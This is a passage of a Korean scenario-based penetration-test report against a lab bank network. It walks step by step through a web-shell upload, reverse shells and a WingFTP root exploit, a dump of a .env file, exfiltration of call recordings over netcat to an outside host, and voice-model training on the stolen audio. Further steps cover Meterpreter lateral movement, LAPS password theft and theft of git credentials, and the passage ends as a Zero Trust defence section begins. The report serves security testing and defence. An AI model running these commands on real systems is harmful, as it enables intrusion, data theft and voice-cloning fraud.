GET /?c={%22cs_admin_token%22:%22eyJhbGciOiJIUzI1NiIsInR5cGU6IjY4dWl0IiwiaWF0IjoxNjc3MDE1NDk1LCJleHAiOjE3NzcxMDE4OTV9.SqwKVD-kA8E1WT3f1Jbhqalltu0tCXeCit0gCkGazA7WWMweNA9MhHNHZ7k-bhe3%22}|URL:https://sk29pentest-cs-alb-1105334687.ap-northeast-2.elb.amazonaws.com/cs-admin-customer.html HTTP/1.1
```

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

#### 14. 악성 스크립트 게시글 작성 및 Content-Type 변조 시킴

```

27 attack
28 -----WebKitFormBoundaryQJBmfSG63YiMEmkJ
29 Content-Disposition: form-data; name="important"
30
31 false
32 -----WebKitFormBoundaryQJBmfSG63YiMEmkJ
33 Content-Disposition: form-data; name="author"
34
35 admin
36 -----WebKitFormBoundaryQJBmfSG63YiMEmkJ
37 Content-Disposition: form-data; name="file";
38 filename="attack_shell.jsp"
39 Content-Type: text/plain

```

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

15. 사전에 업로드 된 웹 셸을 통해 타겟 서버의 내부 명령 실행 권한을 확보 및 시스템 제어의 편의성과 기능 확장을 위해 리버스 셸 연결을 시도함

The screenshot shows a web browser window with a URL bar containing a base64-encoded reverse shell command: `cess.call%28%5B%22%2Fbin%2Fbash%22%2C%22-i%22%5D%29%3B%27`. Below the browser, a terminal window shows the execution of `sudo nc -lvp 4444` on a server. The terminal output indicates that the server is listening on port 4444 and has successfully connected to the client at 52.78.117.234:6228. The terminal prompt then changes to `[ec2-user@ip-10-20-20-103 ~]$`, indicating that the user has gained shell access.

16. 서버 내부 정밀 탐색을 통한 핵심 설정 파일인 .env 파일 노출 확인 및 DB 정보를 획득함

The screenshot shows a terminal window where the command `cat .env` has been executed. The output displays the contents of the `.env` file, which includes database connection details and application settings. The database URL is `DB_URL=jdbc:mysql://localhost:3306/cs_db?useSSL=false&allowPublicKeyRetrieval=true&serverTimezone=UTC`, the username is `DB_USERNAME=cs_user`, and the password is `DB_PASSWORD=CsCenter@2026`. The application settings include `APP_ENCRYPTION_KEY=cs_center_aes_key_2024_fintech`, `UPLOAD_DIR=./uploads`, and `SPRING_PROFILES_ACTIVE=prod`.

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

17. 탈취한 관리자 계정으로 내부 데이터베이스 시스템에 접근하여, 테이블 구조 분석을 통해 실시간 통화 녹음 내역을 특정하여 추출 타겟을 확정함

```
[ec2-user@ip-10-20-20-103 ~]$ mysql -h 127.0.0.1 -u cs_user -p'CsCenter@2026' -e "SELECT * FROM call_recordings ORDER BY id DESC LIMIT 10 \G" cs_db
mysql -h 127.0.0.1 -u cs_user -p'CsCenter@2026' -e "SELECT * FROM call_recordings ORDER BY id DESC LIMIT 10 \G" cs_db
mysql: [Warning] Using a password on the command line interface can be insecure.
***** 1. ROW *****
      id: 13839
consultation_id: NULL
  customer_phone: 010-2222-1111
      file_name: 01022221111_20250313055625.wav
      file_path: /var/spool/asterisk/monitor/01022221111_20250313055625.wav
v
      duration: NULL
      file_size: NULL
    recorded_at: 2025-03-13 05:56:25
     created_at: 2026-04-22 05:25:27
***** 2. ROW *****
      id: 13838
consultation_id: NULL
  customer_phone: 010-9876-5432
      file_name: 01098765432_20250330054822.wav
      file_path: /var/spool/asterisk/monitor/01098765432_20250330054822.wav
v
```

18. 통화 녹음 데이터를 외부로 전송하기 위해 공격자 서버의 9000번 포트를 활성화 및 CS 서버에서 공격자 서버로 통화 녹음 데이터를 전송함

```
[ec2-user@ip-172-31-32-99 ~]$ sudo nc -lvnp 9000 > 01098765432_20250330054822.wav
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9000
Ncat: Listening on 0.0.0.0:9000
```

```
[ec2-user@ip-10-20-20-103 ~]$ cat /var/spool/asterisk/monitor/01098765432_20250330054822.wav | nc 13.124.5.124 9000
cat /var/spool/asterisk/monitor/01098765432_20250330054822.wav | nc 13.124.5.124 9000
[ec2-user@ip-10-20-20-103 ~]$
```

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

19. 유출된 통화 녹음 파일을 AI 학습이 가능한 형태로 분류 및 전처리하여, 딥러닝 기반의 음성 합성 모델에 학습 시킴

배치 크기

4

↺

매 에포크마다 저장

30

↺

GPU의 사용 가능한 VRAM에 맞게 조정하는 것이 좋습니다. 4로 설정하면 정확도는 향상되지만 처리 속도가 느려지고, 8로 설정하면 더 빠르고 표준적인 결과를 제공합니다.

1  100

1  64

### 고급 설정

☒ **이용 약관에 동의합니다**  
 학습을 진행하기 전에 [이 문서](#)에 명시된 이용 약관을 준수해 주십시오.

### 출력 정보

출력 정보가 여기에 표시됩니다.

Model auto-fising trained successfully.

학습 시작

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

## 4. 협력사망 경유를 통한 공급망 연쇄 침투

### 4.1. 시나리오 개요 및 선정 배경

본 시나리오는 외주 파트너망에 존재하는 취약한 프린트 서버(CUPS)를 최초 침투 경로로 삼아, 망분리 환경의 필수 파일 교환 접점인 DMZ(WingFTP)를 거쳐 본사 내부망과 CI/CD 파이프라인까지 연쇄적으로 장악하는 End-to-End 공격 흐름을 구체화합니다.

#### • Phase 1 : 외부망 CUPS 최초 침투 및 DMZ 거점 확보(Water Hydra 전술)

- 최초 침투 : 인터넷에 노출되어 있거나 보안이 취약한 외주 인쇄 업체의 프린트 통합 관리 서버를 타겟팅합니다. 조작된 IPP 패킷을 전송하여 CUPS 연쇄 취약점을 트리거하고 서버 권한을 획득합니다.
- DMZ 악성 파일 업로드 : 장악한 CUPS 서버에서 본사 DMZ 망의 WingFTP 서버로 연결되는 합법적인 업무 채널을 탈취 또는 악용합니다. 본사 대외지원 직원이 수신할 정상 업무 파일에 악성 인터넷 바로가기 파일을 교묘하게 끼워 넣어 업로드합니다.

#### • Phase 2 : 내부망 횡적 이동 및 IT 관리자 권한 탈취

- 내부망의 대외지원 직원이 WingFTP 에서 해당 파일을 다운로드하여 실행하면, 백그라운드에서 백도어가 은밀하게 로드되어 초기 거점이 확보됩니다.
- 감염된 직원 PC 에 시스템 장애를 고의로 발생시켜 IT 관리자의 원격 지원을 유도하거나, 시스템에 남아있는 캐시 자격 증명을 탈취하여 최고 관리자의 권한을 확보합니다.

#### • Phase 3 : 사내 커뮤니케이션 장악 및 개발자 타겟팅

- 탈취한 IT 관리자 권한을 이용해 사내 핵심 커뮤니케이션 채널인 메일 서버의 통제권을 확보합니다.
- Zimbra 의 Stored XSS 취약점을 악용하여, 웹/앱 개발자에게 신뢰할 수 있는 사내 공지 메일로 위장한 악성 스피어피싱 메일을 발송합니다.

#### • Phase 4 : CI/CD 파이프라인 오염(공급망 타격)

- 메일을 열람한 개발자 PC 가 감염되어 브라우저 세션이 탈취되거나, 로컬 Git 환경이 변조됩니다.
- 개발자가 정상적인 앱 코드를 커밋하고 빌드하는 순간, 파이프라인 상에서 악성 SDK 가 소스코드에 삽입되어 정상적인 코드 서명을 통과한 채 배포 서버로 올라갑니다.

#### • Phase 5 : 최종 고객 정보 탈취 및 자산 침해

- 오염된 업데이트 서버를 통해 백도어가 포함된 공식 앱이 수십만 명의 고객 기기에 배포됩니다.
- 고객 스마트폰의 안드로이드 접근성 서비스 등을 무단으로 점유하여, 인증용 SMS, 연락처, 기기 정보 등을 대량으로 추출하고 다크웹 판매 및 2 차 금융 범죄에 악용합니다.



|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

4.2. 협력사망 경유를 통한 공급망 연쇄 침투의 특화 구성

- 협력사망 구성(CUPS 서버)
- 온프레미스(On-Premise) 오피스망 구성

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

#### 4.3. 상세 공격 흐름

1. 공격자가 Shodan이나 OSINT 사이트에서 631 포트가 열려 있는 사이트를 발견함

2. CUPS 연쇄 취약점 체인을 시도해서 LP 권한을 획득함

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

The image contains two terminal window screenshots. The top window shows a Python script running on Kali Linux, sending a UDP packet to 192.168.24.13:631. The bottom window shows a netcat listener on port 4444 receiving a connection from 192.168.24.13, with the prompt 'lp@cup:/\$' highlighted by a red box.

```
(venv)kali@kali: ~/SK
Session Actions Edit View Help

(venv)-(kali@kali)-[~/SK]
$ python3 poc.py 192.168.24.4 192.168.24.13
malicious ipp server listening on ('0.0.0.0', 12345)
sending udp packet to 192.168.24.13:631 ...
waitng ...
█

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [192.168.24.13] 5053
bash: cannot set terminal process group (71501): Inappropr
bash: no job control in this shell
lp@cup:/$
```

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

3. 이를 바탕으로 내부에 존재하는 자동화 파일을 읽어 WingFTP의 주소를 알아냄

```

kali@kali: ~
Session Actions Edit View Help
lp@cupc:/var/spool/cron$ ps -ef | grep python
ps -ef | grep python
root      690      1  0 Apr27 ?        00:00:00 /usr/bin/python3 /
usr/bin/networkd-dispatcher --run-startup-triggers
root      754      1  0 Apr27 ?        00:00:00 /usr/bin/python3 /
usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-s
ignal
root     1625      1  0 Apr27 ?        00:00:00 sudo python3 /usr/
local/bin/bank_daily_sync.py --target wingftp.shellbank.internal --por
t 80
root     1627    1625  0 Apr27 ?        00:00:00 sudo python3 /usr/
local/bin/bank_daily_sync.py --target wingftp.shellbank.internal --por
t 80
root     1628    1627  0 Apr27 ?        00:00:00 python3 /usr/local
/bin/bank_daily_sync.py --target wingftp.shellbank.internal --port 80
lp       70332      1  0 03:36 ?        00:00:04 python3 /dev/shm/r
elay.py
lp       71751    71560  0 06:57 ?        00:00:00 grep python
lp@cupc:/var/spool/cron$

kali@kali: ~
Session Actions Edit View Help
lp@cupc:/var/spool/cron$ cat /etc/hosts
cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 cups

# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0  ip6-localnet
ff00::0  ip6-mcastprefix
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
43.201.211.162 wingftp.shellbank.internal

```

4. Kali에서 WingFTP 접속을 위한 터널링 작업을 실시함

```

73      # 포트 포워딩 설정 (로컬포트, 목적지IP, 목적지포트)
74      relays = [
75          # 1. 포워드 터널 (Kali → Wing FTP)
76          (8888, wing_ftp_ip, 443),      # WebDAV/HTTP 파일 전달
77          (5466, wing_ftp_ip, 5466),      # Wing FTP 관리자 콘솔

lp@cupc:/var/spool/cron$ ls -al /dev/shm/relay.py
ls -al /dev/shm/relay.py
-rw-rw-r-- 1 lp lp 3453 Apr 29 11:10 /dev/shm/relay.py
lp@cupc:/var/spool/cron$ nohup python3 /dev/shm/relay.
py > /tmp/relay.log 2>&1 &
<python3 /dev/shm/relay.py > /tmp/relay.log 2>&1 &
[1] 198343
lp@cupc:/var/spool/cron$

```

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

5. WingFTP 또한 CVE를 사용해서 루트 권한의 셸을 획득함

```

kali@kali: ~/SK/wing
Session Actions Edit View Help

(kali@kali)-[~/SK/wing]
$ python3 CVE-2025-47812.py -u https://192.168.24.13:8888
[*] Targeting https://192.168.24.13:8888
[*] Logging in with injected payload...
[*] Triggering payload...
[+] Target is vulnerable! Command output:
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initt
c_t:s0
[+] Shell opened. Type 'exit' or Ctrl+C to quit.

Shell> id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initt
c_t:s0

```


6. 획득한 셸을 사용해 관리자의 비밀번호를 변경함

```

Shell> python3 -c "import hashlib; print(hashlib.sha256(b'1q2w3e4r').hexdigest())"
72ab994fa2eb426c051ef59cad617750bfe06d7cf6311285ff79c19c32afd236
Shell> echo '<?xml version="1.0" ?><ADMIN_ACCOUNTS Description="Wing FTP Server Admin Accounts"><ADMIN><Admin_Name>admin</Admin_Name><Password>72ab994fa2eb426c051ef59cad617750bfe06d7cf6311285ff79c19c32afd236</Password><Type>0</Type><Readonly>0</Readonly><IsDomainAdmin>0</IsDomainAdmin><DomainList></DomainList><MyDirectory></MyDirectory><EnableTwoFactor>0</EnableTwoFactor><TwoFactorCode></TwoFactorCode></ADMIN></ADMIN_ACCOUNTS>'
> Data/_ADMINISTRATOR/admins.xml
[-] No output received.
Shell>

```

## 7. Webdav 및 터널링을 위한 포트를 변경함



## 8. CVE-2024-21412를 위한 파일 업로드 및 Webdav를 실행함

```

Shell> ls -al /var/ftp/wingftp/2026/04
total 1216
drwxr-xr-x. 2 root root    98 Apr 29 12:15 .
drwxr-xr-x. 6 root root   46 Apr 29 11:42 ..
-rw-r--r--. 1 root root 413356 Apr 06 11:56 report_040
6.zip
-rw-r--r--. 1 root root 413394 Apr 13 11:56 report_041
3.zip
-rw-r--r--. 1 root root 413300 Apr 20 11:56 report_042
0.zip
-rw-r--r--. 1 root root 413294 Apr 27 12:14 report_042
7.zip
Shell> ls -al /tmp/webdav_share/pictures
total 51220
drwxrwxrwx. 2 root root    120 Apr 29 12:15 .
drwxrwxrwx. 3 root root     60 Apr 22 06:48 ..
-rw-r--r--. 1 root root    135 Apr 29 12:14 2.url
-rw-r--r--. 1 root root 52428800 Apr 29 12:14 Weekly_R
eport.pdf
-rw-r--r--. 1 root root    307 Apr 29 12:14 a2.cmd
-rw-r--r--. 1 root root   9216 Apr 29 12:14 b3.dll

```

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

9. 관리자가 파일을 다운받아 실행하게 되면 공격자는 내부망 대외지원 관리자 PC의 셸을 획득함

Wing FTP Server - Web Client (UN: XWeekly\_Report\_0427.pdf

Weekly\_Report\_0427.pdf

파일 C:/Users/WINGFT~1/AppData/Local/Temp/Weekly\_Report\_0427.pdf

그리기

Copilot에게 질문하기

### 주간 우편 고지서 출력 및 발송 보고서

Weekly Physical Bill Printing & Dispatch Report

|      |                 |      |                     |
|------|-----------------|------|---------------------|
| 수신   | Shellbank IT운영팀 | 발신   | (주)제일디지털프린팅 (고객지원부) |
| 보고일자 | 2026년 4월 29일    | 문서번호 | JDP-RPT-2604-005    |

#### 1. 주간 고지서 처리 종합 현황 (4월 4주차)

| 문서 구분        | 수신 데이터 (건) | 출력 완료 (건) | 발송 완료 (건) | 오류/보류 (건) |
|--------------|------------|-----------|-----------|-----------|
| 신용카드 명세서     | 145,200    | 145,190   | 145,190   | 10        |
| 대출 이자 납입 안내서 | 82,500     | 82,500    | 82,500    | 0         |
| VIP 고객 감사장   | 4,300      | 4,300     | 4,295     | 5         |
| 합계           | 232,000    | 231,990   | 231,985   | 15        |

[대용량 첨부] 본 문서에는 반송 및 훼손 처리된 고지서의 고해상도 스캔 증빙 자료(약 5,000장)가 포함되어 있어 파일 용량이 큼니다.

#### 2. 시스템 연동 및 보안 특이사항

##### [WingFTP 서버 데이터 수신 현황]

Shellbank에서 당사 WingFTP 보안 서버로 전송해주신 4월 4주차 고객 원장 암호화 데이터 (ZIP) 12건은 모두 무결성 검증을 통과하여 정상 수신 및 시스템 연동 완료되었습니다. 복호화 과정에서 발생한 특이사항은 없으며, 모두 출력 및 반송 작업이 완료된 후 당사 보안 정책에 따라 코

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

10. 관리자가 파일을 다운받아 실행하게 되면 공격자는 내부망 대외지원 관리자 PC의 셸을 획득함

```

root@kali: /home/kali
Session Actions Edit View Help
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 0.0.0.0:5555
[*] Sending stage (232006 bytes) to 192.168.24.13
[*] Meterpreter session 1 opened (10.0.2.15:5555 -> 192.168.24.13:57552) at 2026-04-28 04:23:05 -0400

meterpreter > sysinfo
Computer      : SB-WF-ADMIN
OS           : Windows 10 22H2+ (10.0 Build 19045).
Architecture : x64
System Language : ko_KR
Domain       : SHELLBANK
Logged On Users : 7
Meterpreter   : x64/windows
meterpreter >

```



|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

11. 해당 셸에서 내부 스캔을 통해 IP 주소를 확인함

```

root@kali: /home/kali
Session Actions Edit View Help
msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > run post/multi/gather/ping_sweep RHOSTS=192.168.50.0/24
[*] Performing ping sweep for IP range 192.168.50.0/24
[+] 192.168.50.1 host found
[+] 192.168.50.2 host found
[+] 192.168.50.12 host found
[+] 192.168.50.10 host found
[+] 192.168.50.14 host found
[+] 192.168.50.11 host found
[+] 192.168.50.15 host found
[+] 192.168.50.132 host found
[+] 192.168.50.255 host found
meterpreter >

```

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

## 12. 해당 IP 들에 Ping을 보내 PC의 이름을 확보함

```

root@kali: /home/kali
Session Actions Edit View Help
C:\Users\WINGFT~1\AppData\Local\Temp>ping -a 192.168.50.12
ping -a 192.168.50.12

Pinging SB-IT-Admin.shellbank.local [192.168.50.12] with 32 bytes of data:
Reply from 192.168.50.12: bytes=32 time<1ms TTL=128
Reply from 192.168.50.12: bytes=32 time=1ms TTL=128
Reply from 192.168.50.12: bytes=32 time<1ms TTL=128
Reply from 192.168.50.12: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.50.12:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Users\WINGFT~1\AppData\Local\Temp>ping -a 192.168.50.14
ping -a 192.168.50.14

Pinging SB-Dev.shellbank.local [192.168.50.14] with 32 bytes of data:
Reply from 192.168.50.14: bytes=32 time<1ms TTL=128
Reply from 192.168.50.14: bytes=32 time<1ms TTL=128
Reply from 192.168.50.14: bytes=32 time<1ms TTL=128
Reply from 192.168.50.14: bytes=32 time<1ms TTL=128

C:\Users\WINGFT~1\AppData\Local\Temp>ping -a 192.168.50.132
ping -a 192.168.50.132

Pinging Zimbra.shellbank.local [192.168.50.132] with 32 bytes of data:
Reply from 192.168.50.132: bytes=32 time<1ms TTL=64
Reply from 192.168.50.132: bytes=32 time=1ms TTL=64
Reply from 192.168.50.132: bytes=32 time=1ms TTL=64

```

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

### 13. 대외지원 관리자 PC의 LAPS 권한을 확인함

```

root@kali: /home/kali
Session Actions Edit View Help
C:\Users\WINGFT~1\AppData\Local\Temp>gpresult /r
gpresult /r

Microsoft (R) Windows (R) Operating System Group Policy Result tool v2
.0
© Microsoft Corporation. All rights reserved.

Created on 2026-04-28 at 오후 5:34:34

The user is a part of the following security groups
Domain Admins
Everyone
BUILTIN\Administrators
BUILTIN\Users
NT AUTHORITY\INTERACTIVE
CONSOLE LOGON
NT AUTHORITY\Authenticated Users
This Organization
LOCAL
Domain Users
인증 기관 보장 ID
Denied RODC Password Replication Group
High Mandatory Level

C:\Users\WINGFT~1\AppData\Local\Temp>

```

### 14. LAPS의 최고 관리자 권한을 악용하여 IT 관리자로 의심되는 PC 비밀번호를 획득함

```

root@kali: /home/kali
Session Actions Edit View Help
msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > execute -f powershell -a "-c \"([adsisearcher]'(&(objectCategory=computer)(name=SB-IT-ADMIN))').FindOne().Properties['ms-mcs-admpwd']\" -i
Process 10148 created.
Channel 261 created.
o2#0z08,%@
meterpreter >

```

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

15. 해당 비밀번호를 활용하여 내부관리자로의 횡이동을 실행함

```
msf exploit(windows/smb/psexec) > run
[*] 192.168.50.12:445 - Connecting to the server ...
[*] 192.168.50.12:445 - Authenticating to 192.168.50.12:445 as user 'itadmin' ...
[*] 192.168.50.12:445 - Selecting PowerShell target
[*] 192.168.50.12:445 - Executing the payload ...
[+] 192.168.50.12:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Started bind TCP handler against 192.168.50.12:4444
[*] Sending stage (190534 bytes) to 192.168.50.12
[*] Meterpreter session 2 opened (Local Pipe → Remote Pipe via session 1) at 2026-04-28 04:43:52 -0400

meterpreter > █
```

```
Interface 3
=====
Name       : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:26:c2:27
MTU        : 1500
IPv4 Address : 192.168.50.12
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::9f86:608f:517d:1f93
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > █
```

16. 메일 서버인 Zimbra의 포트를 스캔함

```
msf auxiliary(scanner/portscan/tcp) > run
[+] 192.168.50.132 - 192.168.50.132:80 - TCP OPEN
[+] 192.168.50.132 - 192.168.50.132:443 - TCP OPEN
[+] 192.168.50.132 - 192.168.50.132:22 - TCP OPEN
[+] 192.168.50.132 - 192.168.50.132:25 - TCP OPEN
[+] 192.168.50.132 - 192.168.50.132:7071 - TCP OPEN
[*] 192.168.50.132 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/portscan/tcp) > █
```

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

## 17. 메일 전송을 위한 포트 포워딩

```

root@kali: /home/kali
Session Actions Edit View Help
msf exploit(windows/smb/psexec) > sessions 2
[*] Starting interaction with 2 ...


meterpreter > portfwd add -R -p 4444 -l 8080 -L 127.0.0.1
[*] Reverse TCP relay created: (remote) [::]:4444 → (local) 127.0.0.1:8080
meterpreter > portfwd add -R -p 80 -l 80 -L 127.0.0.1
[*] Reverse TCP relay created: (remote) [::]:80 → (local) 127.0.0.1:80
meterpreter > portfwd add -l 2525 -p 25 -r 192.168.50.132
[*] Forward TCP relay created: (local) :2525 → (remote) 192.168.50.132:25
meterpreter > portfwd list

Active Port Forwards
=====
Index  Local          Remote          Direction
-----
1      127.0.0.1:8080 [::]:4444       Reverse
2      127.0.0.1:80   [::]:80         Reverse
3      0.0.0.0:2525   192.168.50.132:25 Forward

3 total active port forwards.

```

## 18. Zimbra 및 크롬 취약점을 사용 개발자 PC로의 악성 메일을 전송함



|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

19. 개발자가 해당 메일을 열람 시 개발자 PC의 셸을 탈취 후 개발 자격증명 탈취함

```

C:\Program Files\Google\Chrome\Application\128.0.6613.138>
type C:\Users\sb-devops\.git-credentials
type C:\Users\sb-devops\.git-credentials
http://devops:m5q89Me7@10.40.0.132
C:\Program Files\Google\Chrome\Application\128.0.6613.138>
type C:\Users\sb-devops\.netrc
type C:\Users\sb-devops\.netrc
machine 10.40.0.132
login devops
password glpat-cENUQ1-NWWm57Qzp2UDyfm86MQp10jMH.01.0w1vi6z
fr

C:\Program Files\Google\Chrome\Application\128.0.6613.138>
whoami
whoami
sb-dev\sb-devops

C:\Program Files\Google\Chrome\Application\128.0.6613.138>

```

|              |                             |                |
|--------------|-----------------------------|----------------|
| 보안등급         | Shell bank 시나리오 기반 모의해킹 보고서 | Shell We Dance |
| Confidential |                             | 2026. 05. 05   |

## 5. 종합 보안 대책

### 5.1. Zero Trust

#### 5.1.1. 제로 트러스트 보안 모델의 핵심 아키텍처 및 원칙

본 프로젝트에서 제안하는 보안 대책은 기존 경계 기반 보안 모델의 한계를 보완하기 위해 제로 트러스트 보안 모델을 기반으로 한다. 기존 보안 모델은 내부 네트워크를 상대적으로 신뢰하고 외부 위협을 차단하는 데 중점을 두었으나, 클라우드 환경프로젝트에서, 원격 근무, 공급망 연계, SaaS 사용 확대 등으로 인해 내부와 외부의 경계는 점차 불명확해지고 있다.

제로 트러스트는 이러한 환경 변화를 전제로, 네트워크 내부에 위치한 사용자나 시스템이라도 기본적으로 신뢰하지 않는다. 즉, 공격자가 이미 내부에 침투했을 가능성을 가정하는 침해 가정(Assume Breach) 원칙에 따라 모든 접근 요청을 개별적으로 검증하고, 접근 이후에도 지속적으로 상태와 행위를 점검하는 보안 체계를 지향한다.

본 보안 대책은 NIST SP 800-207의 제로 트러스트 아키텍처 원칙을 기반으로 하되, CISA Zero Trust Maturity Model(ZTMM)의 5대 핵심 필러를 적용하여 통합 방어 체계를 구성한다. 제로 트러스트는 단일 보안 장비나 특정 통제만으로 모든 위협을 차단하는 방식이 아니라, 여러 보안 통제가 상호 보완적으로 작동하도록 구성하여 공격자의 이동을 제한하고 탐지 가능성을 높이는 데 목적이 있다.

#### 5.1.1.1. 제로 트러스트 5대 핵심 필러 기반 관리

본 프로젝트에서는 제로 트러스트 보안 체계를 다음의 5가지 핵심 필러를 중심으로 구성한다.

#### ● 식별자(Identity)

